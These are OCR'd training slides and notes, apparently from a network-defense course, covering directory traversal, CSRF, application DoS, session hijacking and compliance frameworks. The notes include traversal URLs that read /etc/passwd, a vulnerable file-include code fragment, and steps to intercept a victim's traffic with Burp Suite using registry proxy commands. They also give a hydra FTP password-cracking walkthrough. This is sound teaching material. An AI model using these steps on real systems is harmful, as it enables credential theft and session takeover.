
Directory Traversal Attack

- Directory traversal enables attackers to **access restricted directories** including application source code, configuration, and critical system files, and execute commands outside the webserver's root directory
- Access of files located outside the **web publishing directory** using directory traversal
- Attackers can **manipulate variables** that reference files with "dot-dot-slash (../)" sequences and its variations
  - `http://www.example.com/process.aspx=../../../../some dir/some file`
  - `http://www.example.com/../../../../some dir/some file`

http://www.example.com/GET/process.php./../../../../../../etc/passwd
Attacker sending HTTP request
Server responds with password files
Attacker
Vulnerable Server Code

```
root:a9f8b24a1d5ie8:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp
jason:a3b6f8a7d7fd87:182:100:Developer:/home/users/jason/:/bin/csh
```

```
String FileName =
Request.QueryString("FileName");
  if (FileName != null)
  {
    String IncludeFile =
Server.MapPath(FileName);
    String FileNameExt =
FileName.Substring(FileName.LastIndex
Of(".") + 1);
```




Cross-site Request Forgery (CSRF) Attack

C|ND

- Cross-site request forgery (CSRF) attacks **exploit web page vulnerabilities** that enable an attacker to force an unsuspecting user's browser to send malicious requests
- The victim user **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim's session, compromising its integrity

User
Trusted Website
Malicious Website
1 Logs into the trusted site and creates a new session
2 Stores the session identifier for the session in a cookie in the web browser
3 Visits a malicious site
4 Sends a request from the user's browser using the session cookie
C#



Application-level DoS Attack

C|ND


- Attackers exhaust available server resources by sending hundreds of **resource-intensive requests** such as retrieving large image files or requesting dynamic pages that require expensive search operations on the backend of database servers
- Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it **undetectable by existing DoS protection** measures

Targets

- CPU, Memory, and Sockets
- Disk Bandwidth
- Database Bandwidth
- Worker Processes

Why are Applications Vulnerable to DoS?

- Reasonable Use of Expectations
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation



Application-level DoS Attack

CND


- Attackers exhaust available server resources by sending hundreds of **resource-intensive requests** such as retrieving large image files or requesting dynamic pages that require expensive search operations on the backend of database servers
- Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it **undetectable by existing DoS protection** measures

Targets

- CPU, Memory, and Sockets
- Disk Bandwidth
- Database Bandwidth
- Worker Processes

Why are Applications Vulnerable to DoS?

- Reasonable Use of Expectations
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation



Session Hijacking Attack

CND


- Session hijacking refers to an attack where an attacker takes over a **valid TCP communication session** between two computers
- Attackers can sniff all the traffic from the established TCP sessions and perform **identity theft**, **information theft**, **fraud**, etc.
- The attacker steals a valid session ID and uses it to **authenticate themself with the server**

How to session hijacking ?

1. Open kali linux
2. In terminal
3. Write burpsuite
4. Open proxy
5. Go to proxy settings
6. Click on add select specific address and choose kali linux ip address and bind to port 80
7. Close the dialogue box
8. Open browser go to settings > network settings > manual proxy configuration > write ip of kali > click ok
9. Open a tab in browser type http://burpsuite
10. In right side click ca certificate
11. Get proxy binding script
    reg add “HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings” /v ProxyEnable /t REG_DWORD /d 1 /f
    reg add “HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings” /v ProxyServer /t REG_SZ /d your_ip_address:port /f
12. Open victim machine
13. Open proxy settings


How to use hydra for password cracking ?

1. Open terminal in kali linux
2. hydra-wizard
3. Service to attack: ftp
4. Enter the target to attack: ip_address_of_target
5. username : anonymous
6. password : path_of_the_crunch_file
7. sr
8. port number: 21
9. Enter
10. Y



Regulatory Frameworks Compliance

- It is often required for the organizations to comply with some type of **security regulation**
- Complying with regulatory frameworks is a **collaborative effort** between governments and private bodies to encourage voluntary/mandatory **improvements** to cybersecurity
- IT security regulatory frameworks contain a set of **guidelines** and **best practices**
- IT security regulatory frameworks **inform businesses** that they need to follow these guidelines and best practices to meet regulatory requirements, improve security, and achieve certain business objectives



Regulatory Frameworks Compliance (Cont'd)


Role of Regulatory Frameworks Compliance in an Organization's Administrative Security

Example: PCI-DSS
Requirements 3: Encrypt cardholder data

Example:
Encryption Policy

Example:
Encryption standards such as Data Encryption Standard, Advanced Encryption Standard, and Rivest–Shamir–Adleman algorithm


Example: Data encryption procedures, practices, and guidelines



Why Organizations Need Compliance

C|ND

Improves Security	IT security regulation and standards improve overall security of an organization by meeting regulatory requirements
Minimize Losses	Improved security, in turn, prevents security breaches, which can cost loss to company
Maintain Trust	Customer trusts the organization in belief that their information is safe




Identifying Which Regulatory Framework to Comply

C|ND

- An organization needs to assess itself to determine which regulatory framework applies to it best
- For example, following table shows different regulations and which organization would be subject to the scope of the regulatory framework

Regulatory Framework	Organizations within Scope
Health Insurance Portability and Accountability Act (HIPAA)	Any company or office that deals with healthcare data, including, but not limited to, doctor's offices, insurance companies, business associates, and employers
Sarbanes Oxley Act	U.S. public company boards, management, and public accounting firms
Federal Information Security Management Act of 2002 (FISMA)	All federal agencies must develop a method of protecting information systems
Gramm Leach Bliley Act (GLBA)	Companies that offer financial products or services to individuals such as loans, financial or investment advice, or insurance
Payment Card Industry Data Security Standard (PCI-DSS)	Companies handling credit card information




Deciding on How to Comply to Regulatory Framework

- When an organization falls within scope of certain regulatory framework, it needs to correctly interpret regulatory requirements in the regulator framework to be complied with
- Based on those regulatory requirements, an organization needs to establish policies, procedures, and security controls to manage and maintain compliance

For example, the following table shows some of the PCI–DSS regulatory requirements:

	PCI-DSS
Regulatory requirements	PCI–DSS requirement No 1.1.1: *"A formal process for approving and testing all network connections and changes to the firewall and router configurations."* PCI–DSS Requirement No 1.2.1: *"Restrict inbound and outbound traffic to that which is necessary for the cardholder data environment, and specifically deny all other traffic."*
Policies, procedures, and controls to satisfy the requirements	Provision for detecting all unauthorized network connections to/from an organization's IT assets

